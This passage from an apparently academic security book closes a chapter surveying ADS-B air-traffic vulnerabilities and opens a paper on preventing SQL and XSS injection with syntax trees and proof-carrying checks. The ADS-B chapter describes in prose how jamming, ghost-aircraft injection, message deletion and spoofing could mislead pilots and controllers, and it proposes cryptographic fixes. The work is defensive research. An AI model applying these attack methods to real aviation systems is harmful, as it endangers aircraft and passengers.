laws exist, they do not make it impossible to eavesdrop or make the act of doing so easier to detect.

2.2 *Jamming*

ADB-S systems are also susceptible to signal jamming attacks. Signal jamming attacks occur when an attacker prevents either the transmission of data or the reception of a transmitted signal.

The jammed signal can originate from a ground station, aircraft, or even a broad area with multiple senders or receivers. Jamming can be done by sending high power signal across an ADS-B radio's frequency. Such attacks can be calculated solely to affect airborne targets or even specific aircraft.

While all forms of wireless radio communications are susceptible to jamming attacks, the potential consequences for aircraft are particularly dangerous, especially if the aircraft relies exclusively on ADS-B communication for navigation. As a result of an aircraft's inability to control intrinsic wide-open spaces between other aircraft and the necessity of broadcasting information between aircraft and ground stations, grievous results (including crash landings and collisions) may occur.

As with SSR communication systems like ADS-B, primary radar systems are also vulnerable to signal jamming attacks, particularly jamming attacks in which the receiver, rather than transmitter, is targeted and jammed (PSR systems have both a transmitter and a receiver). PSR systems can be significantly more difficult to jam than ADS-B receivers, particularly by nonmilitary attackers, as these systems contain rotating antennas and higher transmission power. However, because ADS-B receivers are so widely disseminated for air traffic control purposes, substantial effort is required in order to generate a total blackout for a set area. Despite this, a targeted attack that jams even just a fraction of traffic messages has the capacity to bring about significant denial-of-service consequences and safety problems at any airport or other area with dense air traffic. Furthermore, the abundance of ADS-B capable equipment (Costin and Francillon 2012) makes such attacks easier to prepare, and thus more likely.

2.3 *Message Injection*

ADS-B messages are unauthenticated and unencrypted. The lack of authentication procedures at the data link level between senders and receivers of ADS-B systems results in a critical weakness. Messages can now possibly be injected into a message stream between two (or more) unsuspecting parties. The injection of spurious messages into air traffic communication systems cannot be detected by either party. Sophisticated ADS-B content can be developed by attackers; this content can be modified and configured to resemble legitimate ADS-B messages, yet in reality, the

forged messages would contain misleading information. These forged messages may potentially result in unsafe action taken by its receiver(s) (i.e., other aircraft, air traffic control towers, ground stations, etc.).

For example, a malicious attacker can develop and inject a message into any legitimate ADS-B system that suggests the message's origin is a fictitious or "ghost" aircraft. Upon receiving the message, an aircraft may change its course, putting other airplanes at risk, or a control tower may send unnecessary or even risky instructions to aircraft. Such a sophisticated attack involves carefully crafting a disguise for the ghost aircraft's location, made up of realistic properties such as ID, position, and velocity, to convince the message's receivers of the aircraft's authenticity (as the message itself contains no authentication and signature system). This form of attack can result in confusion or distraction among air traffic controllers attempting to locate the ghost aircraft. When combined with poor visibility, fog, and other conditions that would prevent the tower from immediately noticing that the "ghost" aircraft does not exist, such an attack can also result in denied landings or instructions for airborne aircraft to alter their altitudes and/or flight paths.

Additionally, attackers may focus on the aircraft's on-board ADS-B collision avoidance systems with message injections intended to distract pilots. Attacks against aircraft can be particularly affective in periods of poor visibility conditions in which the pilots are chiefly relying on instruments to detect other aircraft. Therefore, under poor visibility conditions, towers and pilots alike are more prone to be influenced by any malicious interference with such instruments. Attacks prepared by malicious attackers who are familiar with collision avoidance systems and message injection suggesting the presence of a nearby "ghost" aircraft hold a great potential to direct pilots to alter their course, velocity, and altitude, essentially at the attacker's will. While pilots retain enough autonomy to avoid a collision under such circumstances, very quick, life-threatening decisions can continue to be made by misled pilots and air traffic controllers due to a lack of authentication measures. Despite good judgment, with very little time to take action, even experienced pilots may make a mistake. Thus, the end result of the injection of ghost aircraft and fabricated information can be dire.

2.4 Message Flooding

Message injection techniques can also be used by attackers to introduce overwhelming numbers of aircraft and messages into an ADS-B system. Provided the amount is large enough, the system will not be able to handle so many concurrent messages and may also miss the handling of important messages. This is a denial-of-service attack similar to IP network attacks such as ping flood. In the ADS-B environment, this type of attack is referred to as message flooding. Message flooding also involves the conception of multiple ghost aircrafts, each appearing as real planes. The multitude of messages from all the ghost airplanes will result in denial of service for the ADS-B subsystem. When the surveillance system is under message flooding attack,

the capacity of the controllers to correspond with the aircraft and react accordingly can be severely hindered by the attacker. While the source of such an injection attack is usually more easily detectible than in the case of a single ghost aircraft injection, the lack of surveillance technologies, even for a limited time, continues to pose danger. Such attacks make it impossible for air traffic controllers to differentiate ghost aircraft from real aircraft even momentarily. This in turn renders the management of runways and airspace impossible.

2.5 Ground Station Flooding

Similar to aircraft message flooding from the previous section, there are attacks that focus on flooding ground sensors. This attack can lead to the loss of a large number of messages and cause communication failures. This will subsequently lead to the dissolution of air traffic control services based on ADS-B. Not only do such attacks force air traffic control to switch to inferior radar-based surveillance and control methods, the resulting malfunction of surveillance or collision avoidance systems can additionally lead to misguided judgments and human errors with potentially disastrous outcomes in highly dense areas (e.g., ground and airspace areas of major international airports). Air traffic controllers are ultimately required to use voice radio to blindly guide passing or landing aircraft into other airspaces. This process is bringing about additional concerns, as the voice radio system could also be attacked and affected.

Powerful flooding attacks could additionally flood communications between aircraft, resulting in the malfunction of their collision avoidance systems, and ultimately in a much higher chance of collisions and disasters. This is particularly true in instances of climbing or descending, during which pilots have limited vision, and thus a greater potential to overlook nearby aircraft.

2.6 Message Deletion

Attackers have the potential to “delete” messages across ADS-B systems. Any ADS-B message including authentic messages that are sent from authentic sources can be deleted. An attacker may have a destructive interference, whereby the signal transmitted by an authentic sender is countered with an “opposite” signal. This overlaying of signals causes the original, authentic signal to be negated, or at least to be severely undermined. A message deletion attack is quite challenging, as it requires exact and complex timing. Conversely, the attacker is not necessarily required to coordinate the attack with the legitimate message, but must only yield a significant quantity of errors within the original sender’s authentic message for the receiver to simply discard and disregard it as corrupted. Though the message is discarded, the original sender is not notified. By deleting all the target messages, an attacker can effectively

thwart a targeted aircraft from being identified by some or all ADS-B ground stations at a given airport or by other aircraft through this method of deleting that aircraft's messages. Though message deletion is comparable to the previously described attack on a ground station through flooding, message deletion is more elusive than flooding due to the fact that the identified absence of a single aircraft is likely to be attributed to a failure of avionics (rather than issues in the ground station hardware). Should issues with the affected aircraft be noticed, the affected aircraft would be landed for safety checks, resulting in disruption of its flight schedule and operation. However, if the issues remain undetected, it could result in fatal consequences due to the affected aircraft no longer being protected by ADS-B-based systems, including the ADS-B collision avoidance system.

2.7 Message Modification

Since ADS-B messages are not encrypted or signed, malicious attackers can modify any message's contents on the physical network level (radio transmission) during transmission through two well-known approaches: *overshadowing* and *bit-flipping*. Overshadowing ensues when the attackers send specific high-powered signals designed to replace a portion of a message or even an entire message, while bit-flipping occurs when the attackers overlay the communication signals by converting any number of bits within the communication signal from 1 to 0, or vice versa. These methods are not specific to ADS-B, and any radio transmission can be attacked through these methods. What makes ADS-B specifically vulnerable is that messages are not signed, encrypted, or authenticated. Messages can also be modified via a combination of both message deletion and injection techniques.

Modifying the contents of a message can be considered an even more threatening attack than message injection, as the receivers receive the altered message and perceive that it is genuine. This attack method can be used to attack airplane traffic and automatic pilots, as was demonstrated by Hainess (2012). In both message injection and message modification, arbitrary information can be introduced into the message. As the message is unauthenticated, the recipient has no way to separate genuine and fabricated messages. Likewise, the sender has no way to tell that the message has been fabricated.

Attackers may use the aforementioned message modification techniques to implement attacks against air traffic, for example, modification of a trajectory report. Should the attacker remain undetected through a smooth takeover or other means, such an attack could result in erroneous or unnecessary instructions sent from air traffic controllers to other aircraft or in the delayed reaction of critical collision avoidance systems, and in extreme cases, even force other aircraft to make unnecessary, risky maneuvers.

2.8 *False Alarm*

In a false alarm attack against ADS-B, the attacker makes use of the ADS-B systems' ability to communicate emergencies or other unlawful interferences (e.g., hijacking) to the air traffic control. This attack is committed by deleting, then re-injecting or modifying the targeted aircraft's messages to deliberately suggest a false emergency with the aircraft to air traffic control. The air traffic control tower, law enforcement agencies, and policymakers would subsequently be misinformed and may take counteractions about the "emergency"/"hijacking", etc. With their attention shifted to focus on the aircraft in question the attacker may actually be interested in another aircraft. The attack may additionally launch further processes affecting other aircrafts, including the denial of permission to land or imposing penalty charges for airlines. Recognizing false alarm attacks remains complex matter as transmissions from supposed hijacked aircrafts or aircrafts in distress are typically deemed to be unreliable.

2.9 *Aircraft Spoofing*

An amalgamation of message deletion and message injection attacks can be used in an aircraft spoofing attack. In a new type of attack, the communication address of the ADS-B system may be spoofed with the intent to outsmart the ADS-B surveillance capabilities. The communication address in transponders can easily be modified and set to a spoofed address by anyone with access to the aircraft cockpit. In an aircraft spoofing attack, any alarm triggered by the discovery of an unanticipated aircraft by other surveillance technologies like PSR would be avoided by designating the aircraft as friendly.

Spoofing an aircraft that may crash into other aircraft or the control tower itself may cause psychological affects for the tower crew, causing them to neglect other tasks (that appear to be less crucial), etc.

This was actually demonstrated on stage at Defcon.

3 Profiles of Potential ADS-B Attackers

Costin and Francillon 2012 suggest that constitution of a proper adversary model for the purpose of evaluating the potential of threats and damages of attacks on the ADS-B system is of paramount importance. Attackers of ADS-B systems may have multiple goals, and thus are typically categorized based on their relationship to the attacked organization, their position within the attacking organization, and their physical location and/or their desired outcomes.

In terms of their relationship to the attacked organization, an attacker can be either external or internal. As ADS-B is unauthenticated and unencrypted, no special organizational knowledge is required. Therefore, an external attack is more likely, as the attacker can execute many low-cost attacks without the need for authentication or authorization; neither would they need any special knowledge or expensive or hard to come by equipment. Internal attacks can be made by a trusted employee (e.g., pilot, air traffic controller, airport technician), but these attacks are much rarer, either as a result of company loyalty or vigorous processes. However, there have been several instances when the motivations of an internal “attacker” were unintentional.

In terms of physical location, most attacks are committed using ground-based attackers that are typically within range and have the capacity to broadcast ADS-B and disable ADS-B transmissions. Since these attacks are limited by range and prohibited by law, ground-based ADS-B attacks are somewhat limited. Modern technologies (such as drones, unmanned aerial vehicles or UAV, autonomous checked luggage, small electronic devices carried on the attacker’s body) are much more typically employed.

Finally, the following types of attackers can be categorized according to their motivations and awaited outcomes:

- *Pranksters* are considered the least aggressive of attackers, but their potential influence on aviation security should not be underestimated. A prankster may be a pilot, a technician or more likely a curious technology geek. The “prankster” may remain unaware of the potential significances of his/her actions. Potential “Pranksters” have given lectures on the potential of air traffic attacks at the most recent hacker’s conventions. “Pranksters” also represent the largest possible group of attackers.
- *Abusive users* can have a wide range of motivations—from money and fame to conveying messages. These potential attackers may even belong to privacy-breaching groups (e.g., the paparazzi). This potential attackers group can also include aircraft pilots who want to deliberately exploit their access to ADS-B technology and achieve or express goals.
- *Terrorists and criminals* may target the aviation industry with a desire to perpetrate extensive monetary damage, affect the stock market, etc. Criminals are typically motivated by money, while terrorists are motivated by a desire to generate a public feeling of terror, fear of flight, and disruption of normal life.
- *Military and intelligence* attackers tend to have greater access to resources, as well as sophisticated technology and secure information. Such resources may include means for cryptographic code breaking. Such attackers may have goals regarding covert operations or spying and sabotage activity. As a result, these entities often have state-level motives and may group together with a range of military or intelligence agency personnel in their effort to conduct an attack. As the system is mostly civilian, we have not proposed special countermeasures against such adversaries.

4 Proposed Improvements to ADS-B Systems

Among the trivial improvements that can benefit ADS-B usage are using private/public key pair signatures and timestamps on each message that can prevent fabrication and reply attacks and provide efficient authentication. The ground station can also generate queries (challenges) that require specific response to prevent ghost plane injection.

Since the message content will differ in a random way due to signatures, it will also be more difficult to jam the signals.

5 Discussion

The analyses of potential attacks and attacker profiles, as described in the previous sections, suggest that the ADS-B technology and communication protocol suffer from various vulnerabilities that can be exploited to induce potentially massive damage in aerial transport. Many of the proposed attacks can be easily prevented by introduction of state-of-the-art security standards, and thereupon dramatically enhance the safety of aircraft. For instance, by adding signature and integrity verification to ADS-B messages—that is, relatively simple development and modification of the state-of-the-art ADS-B systems—message alteration and injection can be prevented. By implementing trusted computer programming in ADS-B systems, attacks by pilots and airport staff on ADS-B systems can be prevented. We propose that certified ADS-B IN devices can securely verify the validity of the broadcasts of other aircrafts with verification of their digital signatures and remotely attest the broadcasting devices. This way, message injection attacks will become much more difficult to accomplish, or even next to impossible, with standard computational means and without breaking state-of-the-art cryptographic standards. In today's state-of-the-art situation, signature keys are gathered from the broadcasts of aircraft, and as the receiving party cannot fully verify the identity of the transmitting airplane, the broadcast messages cannot be fully trusted. The key distribution problem, i.e., devising a system for providing all the aircraft in the world with unique and trusted signatures, can be easily solved by establishing the certification authority of avionics devices, specifically ADS-B OUT systems. Even today, avionics devices have to pass rigorous regulatory and safety certification procedures, as well as comply with guidelines of other aviation regulatory authorities (i.e., the FAA, EUROCONTROL, and CASA). As part of the proposed certification process, security integrity checks of messages, as well as those of the hardware and software of devices, will be executed. Trusted computing components such as TPM will be implemented for underlying key distribution (Zaidenberg et al. 2015). TPM and other such devices on all communication software allow, in particular, for all the communications devices to be remotely attested by the recipient. The public key distribution of all aircrafts in the area can be handled by control towers.

The proposed communication model consists only of unidirectional broadcasts. Although there is growing research in the field of *aeronautical ad hoc networks* that provide multi-hop communication networks (see, for example, Qiu et al. 2015, Rosati et al. 2016), the present state of the art is that real-world implementations are based solely on single-hop, unidirectional broadcast links. Every few hundred milliseconds, aircraft periodically broadcast their positions, velocity, and directions as measured by GPS using plain text messages. This method of constant periodical transmission of one's location is known as *beaconing*. In the current communications model, the transmission's reliability, i.e., the issues of packet loss of data packets of transmitted messages, is yet to be considered. The ADS-B communication protocol does not have means to prevent collisions of transmitted signals. The sender is unaware of the problems in receipt of its messages (if any problems exist). The sender does not retransmit the location packets until it is time to send the next packet. Therefore, there are no guarantees of full and proper receipt of messages by either involved party. (The sender does not know if any or all packets were received; the receiver is unaware of any missing packets). With packet error rates hovering at around a mean of 33%, independent of the channel, it is clear that substantial packet loss is taking place on the physical level. Moreover, the rate of packet loss is expected to increase further as the channel utilization rises over the next decade due to more aircraft using ADS-B when it becomes mandatory and the ever-increasing air traffic, particularly around busy airports.

The ADS-B communication network to and from aircraft is an ad hoc and highly mobile network, as many nodes (aircraft) in the ADS-B network are constantly moving at a velocity of up to 1,000 km/h or more and a relative velocity of up to 2000 km/h. The network is therefore extremely dynamic and often results in communication between two nodes that lasts only a few seconds before the nodes leave communication range. And yet, ongoing message transmission, such as messages indicating the locations of the aircraft involved, is very important, as aircraft trajectories are not physically restricted, although in some areas, common routes and airspaces are defined or restricted by the air traffic control authorities.

Overhauling the existing communication technologies of aircrafts and upgrading current airports to the ADS-B system involves great investment of both monetary and temporal resources. Approximately, \$1.7 billion in investments was planned for the upgrade, ADS-B through 2014 by the Federal Aviation Administration (FAA). Furthermore, in order to ensure smooth transition in the upgrade an additional \$1 billion of funding projected for the years 2014–2020. However, the exact costs and timelines needed for the full execution of ADS-B and the full realization of ADS-B paybacks remain uncertain at the present. The U.S. Federal Aviation Administration has increased its original estimate for the total assumed costs for ADS-B adaptation by the year 2035 by \$400 million, for a total to \$4.5 billion, and there remains the potential for additional costs and additional delays due to the ongoing alterations to crucial program activities. Table 3 lists the current FAA's approved funding for key activities involved in the realization of the ADS-B overhaul through the year 2020, revealing mounting ADS-B implementation costs over time.

Table 3 ADS-B estimated costs for key program activities (in millions of USD) *Source* U.S. Federal Aviation Administration (2014)

Key activities	2007 baseline segments 1 and 2 FY 2007–2014	2012 baseline segment 3 FY 2014–2020	Total
Ground infrastructure development and upgrades	\$707.9	\$19.4	\$727.3
Upgrades to the FAA automation platforms	305	5.6	310.6
Avionics development, software testing, and certification for ADS-B Out and ADS-B In standards	45.7	1.3	47
Operational procedures costs and the development and implementation support costs	40.7	172.8	213.5
Subtotal	\$1,099.3	\$199.1	\$1,298.4
Service subscription charges annually	612.1	761.3	1,373.40
Total	\$1,711.4	\$960.4	\$2,671.8

The security concerns listed in this chapter suggest that the Federal Aviation Administration has not been fully aware of all risks and has not provided a secure, full-blown, reliable technology. We have shown that insufficient resources have been provided in order to meet the scope of the complete project. In addition to the aforementioned cybersecurity concerns, certification and flight standard officials have mentioned one additional concern in the adoption of the ADS-B standard. That concern is that ADS-B security may, in fact, encumber the airline industry. It has been suggested by certification and flight standard officials that some (or many) regional inspectors are not equipped to learn and fully understand the Federal Aviation Administration's certification and installation policies for ADS-B systems. This lack of skill frequently results in the potential for poor execution of these systems. One additional concern is that the aircraft maintenance and avionics industry as a whole are currently not outfitted in order to meet the demand for ADS-B installation and modification. Other flight officials have highlighted the possibility that some current GPS and navigation systems are incompatible with ADS-B. All these issues demonstrate the need for further financing and resource allocation, as the Federal Aviation Administration's current ADS-B installation budget is estimated at 4 billion USD excluding the costs that relate to the delays in the certification process, technical errors in implementation, and the unavailability of aircraft during the installation

of avionics systems, as well as loss of profits (U.S. Federal Aviation Administration 2014; also in Gillen and Morrison's 2015, for in-depth analysis of the costs associated with aviation security).

6 Conclusions

The introduction of the ADS-B protocol and communication systems, as well as ADS-B adaptation by virtually all aircraft manufacturers and airlines, is one of the major innovations in the field of air traffic control in recent decades.

ADS-B offers more accurate methods of communications and reporting between ground facilities and aircraft. ADS-B improves the reliability of these channels, allowing more flights to land and take off safely from each airport, and thus improves the safety of passengers. ADS-B provides pilots with real-time data and air traffic information, allowing more accurate decisions to be made. ADS-B can provide more accurate data compared to the PSR data provided to air traffic controllers by through the use of SSR. Additionally, ADS-B can enhance the accuracy of the detection of aircraft positions due to the higher resolution of air traffic information.

However, the development and specification of ADS-B have dangerously ignored the risks of cyber-intrusion. The ADS-B design has not foreseen cyber threats and has not included even the most trivial countermeasures, such as authentication and encryption. Recently, the scopes of potential threats and terrorist-specific interest in airplanes have made ADS-B vulnerabilities a tight spot. Malicious activities are aimed at the intentional delivery of false information to aircraft systems. Such information can mislead pilots and automatic pilots, thus affecting their decision-making and putting their entire aircraft in peril.

ADS-B systems are now widespread through airports all over the world. The abundance of ADS-B-based airports, along with the lack of security countermeasures, presents a potential cyber threat to modern aviation. The cyber threats presented in this chapter stress the need for re-evaluation of the lack of security measures in the ADS-B technology and call for a provision of an advanced technological solution that can maintain ADS-B's benefits but prevent its malicious exploitation.

References

- Ali BS (2016) System specifications for developing an automatic dependent surveillance-broadcast (ADS-B) monitoring system. *Int J Crit Infrastruct Prot*, forthcoming
- Ali BS, Majumdar A, Ochieng WY, Schuster W, Chiew TK (2015) A causal factors analysis of aircraft incidents due to radar limitations: The Norway case study. *J Air Transp Manag* 44–45:103–109
- Alonso JJ, Bonnefoy PA, Bono J, Fan A, McConnachie D, Tracey BD, Wolpert D, Xie D (2013) Application of game theoretic models to evaluate airline equipage dynamics of nextgen technologies. In: Aviation technology, integration, and operations conference, Los Angeles, Aug 2013

- Benda P (2015) Harnessing advanced technology and process innovations to enhance aviation security. *J Air Transp Manag* 48:23–25
- Costin A, Francillon A (2012) Ghost in the air (Traffic): on insecurity of ADS-B protocol and practical attacks on ADS-B devices. Black hat 2012. https://media.blackhat.com/bh-us-12/Briefings/Costin/BH_US_12_Costin_Ghosts_In_Air_WP.pdf
- Davidson J (2013) ADS-B requirements coming into effect. universal weather, 23 Sept 2013. <http://www.universalweather.com/blog/2013/09/ads-b-requirements-coming-into-effect/>. Retrieved 30 Dec 2016
- Gillen D, Morrison WG (2015) Aviation security: costing, pricing, finance and performance. *J Air Transp Manag* 48:1–12
- Hainess B (2012) Defcon 20 – Hacker + Airplanes = No good can come of this. <https://www.youtube.com/watch?v=CXv1j3GbgLk>
- Horowitz BM, Santos JR (2009) Runway safety at airports: a systematic approach for implementing ultra-safe options. *J Air Transp Manag* 15(6):357–362
- McCallie D, Butts J, Mills R (2011) Security analysis of the ADS-B implementation in the next generation air transportation system. *Int J Crit Infrastruct Prot* 4(2):78–87
- Perrig A, Tygar D (2003) Secure broadcast communication in wired and wireless networks. Springer Science, New York
- Purton L, Abbass H, Alam S (2010) Identification of ADS-B system vulnerabilities and threats. In: Australian transport research forum proceedings, Canberra, pp 1–16, Oct 2010
- Qiu Q, Fang Z, Gong C (2015) Study on key techniques of aeronautical ad hoc network MAC and network layer. *Proced Eng* 99:280–291
- Rosati S, Kruzelecki K, Heitz G (2016) Dynamic routing for flying ad hoc networks. *IEEE Trans Veh Technol* 65(3):1690–1700
- Schäfer M, Lenders V, Martinovic I (2013) Experimental analysis of attacks on next generation air traffic communication. In: Jacobson M, Locasto M, Mohassel P, Safavi-Naini R (eds) Applied cryptography and network security. Springer, Heidelberg
- Signore TL, Hong Y (2000) Party-line communications in a data link environment. In: Proceedings of the 19th digital avionics systems conference, Philadelphia, Oct 2000
- Stark B, Stevenson B, Chen YQ (2013) ADS-B for small unmanned aerial systems: case study and regulatory practices. In: Proceedings of the international conference on unmanned aircraft systems (ICUAS), Atlanta, pp 152–159, May 2013
- Strohmeier M, Lenders V, Martinovic I (2013) Security of ADS-B: state of the art and beyond. Report No CS-RR-13-10, Department of Computer Science, University of Oxford
- Strohmeier M, Lenders V, Martinovic I (2013) On the security of the automatic dependent surveillance-broadcast protocol, Jul 2013. <http://arxiv.org/pdf/1307.3664.pdf>
- Strohmeier M, Schäfer M, Lenders V (2014) Realities and challenges of nextgen air traffic management: the case of ADS-B. *IEEE Commun* 52(5):111–118
- U.S. Federal Aviation Administration (2014) Office of inspector general ADS-B program audit report. Report No AV-2014-105, U.S. Department of Transportation
- Zaidenberg N, Neittaanmäki P, Kiperberg M, Resh A (2015) Trusted computing and TPM in cyber security: analytics, technology and automation. Book 3, pp 205–212. ISBN 978-3-319-18301-5

Stopping Injection Attacks with Code and Structured Data



Ville Tirronen

Abstract Injection attacks top the lists of the most harmful software vulnerabilities. Injection vulnerabilities are both commonplace and easy to exploit, which makes development of injection protection schemes important. In this article, we show how injection attacks can be practically eliminated through the use of structured data paired with cryptographic verification codes upon transmission.

Keywords XSS · Injection · SQL injection · Proof-carrying code
Cryptographic hash

1 Introduction

SQL injections are one of the most persistent and easy to exploit software security issues. Despite decades of effort to stop them, these attacks are still a daily occurrence. Similarly, cross-site-scripting flaws top web security issue lists. These two attacks are but a small part of the wider family of injection attacks, which makes it important to develop a general means for stopping them.

One effective way to stop injection attacks is to understand that SQL queries, web pages, XML documents, and other injection targets *are not strings of characters*. They are only written as such when authored by a person, or serialized to such when transmitting them over the wire. Thus, a simple strategy for preventing injection attacks is to represent potential injection targets as abstract syntax trees (ASTs) and only manipulate them structurally. When expressions are represented as ASTs, modifying the content of a node (representing, say, a query parameter of an SQL query) cannot modify the structure of the AST. That is, no new query clauses or script nodes can appear spontaneously.

V. Tirronen (✉)

Faculty of Information Technology, University of Jyväskylä, Jyväskylä, Finland
e-mail: ville.tirronen@jyu.fi

However, injection vulnerabilities are often seen as input validation problems Halfond et al. (2006). We find such a view problematic. First, it seems that such input validation is extremely difficult to do correctly. For example, Balzarotti et al. (2008) describe a tool that discovered multiple vulnerabilities from venerable sanitation schemes that had been “battle tested” for a long time. Secondly, we claim that by viewing SQL and other injection attacks as input validation difficulties, we are turning an easy and well-known problem (serialization) into a much harder problem, validation, for which no sufficiently powerful solution is known (cf. Hydara et al. (2015)).

Manipulating data as an AST guarantees that the data is always well formed and no classical injection attack can succeed. Unfortunately, there is an important caveat to this. The manipulated structures will eventually need to be serialized for transmission and deserialized at the opposing end. There is often no guarantee that the deserialization is a strict inverse of serialization. Software components responsible for deserialization can belong to a different vendor than the one doing the serialization. Additionally, some deserializers, the prime example being HTML-parsers, are intentionally lax in accepting input (cf. claims in Ter Louw and Venkatakrishnan (2009)) as to better support human input.

That is, an input that is certainly well formed and free of injections before deserialization can be interpreted (possibly after several passes of transformations on the other end) in quite a harmful way (see, e.g., Heiderich et al. (2013)). Thus, it seems that the only guarantee for safety obtainable by manipulating data in a structural form is to first serialize and then deserialize the structure with the exact same parser ultimately used to interpret the data and to compare the result to the expectation. In the age of multiple web browsers, dozens of different SQL databases and a horde of different programming language libraries, it requires little imagination to perceive how unfeasible this would be in practice.

In this article, we discuss a solution to injection attacks that occur due to serialization/deserialization issues. We follow the general strategy of Proof-Carrying Code (PCC) and obtain a minimally intrusive solution by forming structural preservation “proofs”. To our knowledge, even though our injection prevention strategy arises from well-known basic principles, it is still a novel one (see the systematic survey by Hydara et al. (2015)).

2 Classical Injection Attacks and Syntax Trees

The term “injection attack” is often used loosely in the literature. To avoid terminological issues, we use the term “classical injection attacks” to refer to such injection attacks that modify the intended structure of the same expression that is later interpreted, and acted upon, by some software component. This definition covers much of what is understood as an injection attack. However, there are some attack types, such

as “*return-to-JavaScript*” attacks Athanasopoulos et al. (2010), that are discussed under the title of injection attacks, but that do not actually change the expression structure.

To be clear, we only address classical, structure-modifying, injection attacks in this article. For other types of injection attack, different techniques are needed.

2.1 Abstract Syntax Trees

An Abstract Syntax Tree (AST) is a tree representation of the syntactic structure of computer language programs. Each node in the tree represents an operator of the said language, such as “DIV” in HTML or “WHERE” in SQL. The first step of analysis, or execution, of a computer language almost invariably consists of *parsing* the source code into an AST, upon which further analyzes and transformations are performed.

For the purposes of this article, we consider an AST to be a labeled tree, with some limitations on the structure of the labels. Specifically, we expect that the labels identify the operators, constants, literals, or variables that the AST node represents. All labels must be atomic, that is, without any internal structure.

Figure 1 shows an example of an AST generated from the SQL query “`select * from logins where cookie = 'acf2..'`”. In the figure, `cookie`, `logins` and `Star` (i.e., `*`) are considered variables, while `'acf2..'` is a literal. The `select` is a mixfix operator, the use of which is clarified by augmenting the AST with nodes `from` and `where`, each denoting a specific cluster of arguments to `select`. Here, all labels considered are atomic, including the string literal `'acf2..'`. The literal might have structural meaning in other contexts, but as far as SQL statement is concerned, it is a string.




Fig. 1 An AST for “`select * from logins where cookie = 'acf2..'`”

Direct manipulation of the AST inside a program is usually easier and less error prone than manipulating the serialized representation, since the structure of the expression is explicit. That is, changing the structure of the expression must be done explicitly and will not happen as a side effect of some other change.

2.2 Attacks on AST-Based Communications

Malfunctioning serialization/deserialization algorithms can expose the software system to injections even if each component in a distributed system manipulates expressions as proper structures. To give a concrete example, web browsers are intentionally lax in the input they accept, taking the stance that giving the user a possibly broken page is better than displaying nothing at all. For example, consider the following HTML snippet:

```

```

The snippet above contains a broken `src` attribute that the generating system has deduced to be harmless. However, a lenient browser may strip out the tab-character in the attribute, resulting in

```

```

which causes a script to be executed in the browser. Here, the original attribute value could have been properly inserted into an AST, causing no structural changes. However, after being deserialized by a lenient parser, it is converted into an injection attack. Figure 2 depicts the injection attack at the AST level.

A similar vector for injection attacks arises with strict parsers that are used to parse subtly different languages. This has been known to happen with database engines that interpret different dialects of SQL. For example, some database engines perform Unicode homonym conversion, which normalizes Unicode characters into closely matching ASCII characters. This may result in an injection attack regardless of whether the manipulation of the original expression has been done with care, but without regard to such homonym conversion.

Part of the above problem arises from the fact that user input formats are simply bad as serialization formats. For instance, consider comments. While adding comments makes it easier to write program code, they are useless in serialization. When used as intended, comments carry no information for the machine, but when used incorrectly, they enable attackers to remove elements from the resultant AST. Combining this with the possibility of adding structure is especially dangerous, as it allows the attacker to *exchange* parts of the AST with similar looking parts.

Thus, to use ASTs to block injection attacks, we must ensure that their structure is interpreted identically by all parties exchanging data. For this, we adopt the general idea from Proof-Carrying Code.




Fig. 2 Concrete example of an XSS style injection attack when working with structures. The AST on the left is proper, although it contains a suspicious user input. Naively serializing and deserializing this AST results in the one on the left. The suspicious user input has resulted in an injection attack

3 Proof-Carrying Code

The concept of Proof-Carrying Code (PCC) was introduced by Necula and Lee in 1996 (Necula 2002). PCC is a software mechanism for providing the host system means for determining the safety properties of remote code. The idea behind PCC is simple. The provider of the remote software component must also provide a *safety proof* for the component. The remote system contains a *verifier* that can validate that the safety proof holds for the provided component and that it adheres to the *security policy* demanded by the host system. Should an attacker tamper with either the code or the proof, the host system can reject the code. If the code is tampered with, the verifier cannot validate the safety proof, while if the proof itself is modified, it no longer adheres to the safety policy of the host system, causing it to be rejected.

Proof-Carrying Code has multiple advantages. It can be used to run efficient but otherwise unsafe languages, such as C, safely on host systems. It also does not need cryptography to ensure safe execution, which avoids many design issues related to

cryptographic systems. However, the downsides of PCC are also significant. First, practical creation of programs with proofs requires *certifying compilers* that are able to provide the proofs Necula and Lee (1998). Such compilers are not available for many languages and their construction is a significant undertaking. Also, some desirable properties, such as non-termination, can require the manual construction of proofs when the software is constructed. Furthermore, implementing the verifiers can be an advanced undertaking, requiring deep knowledge of first-order logics and proof theory.

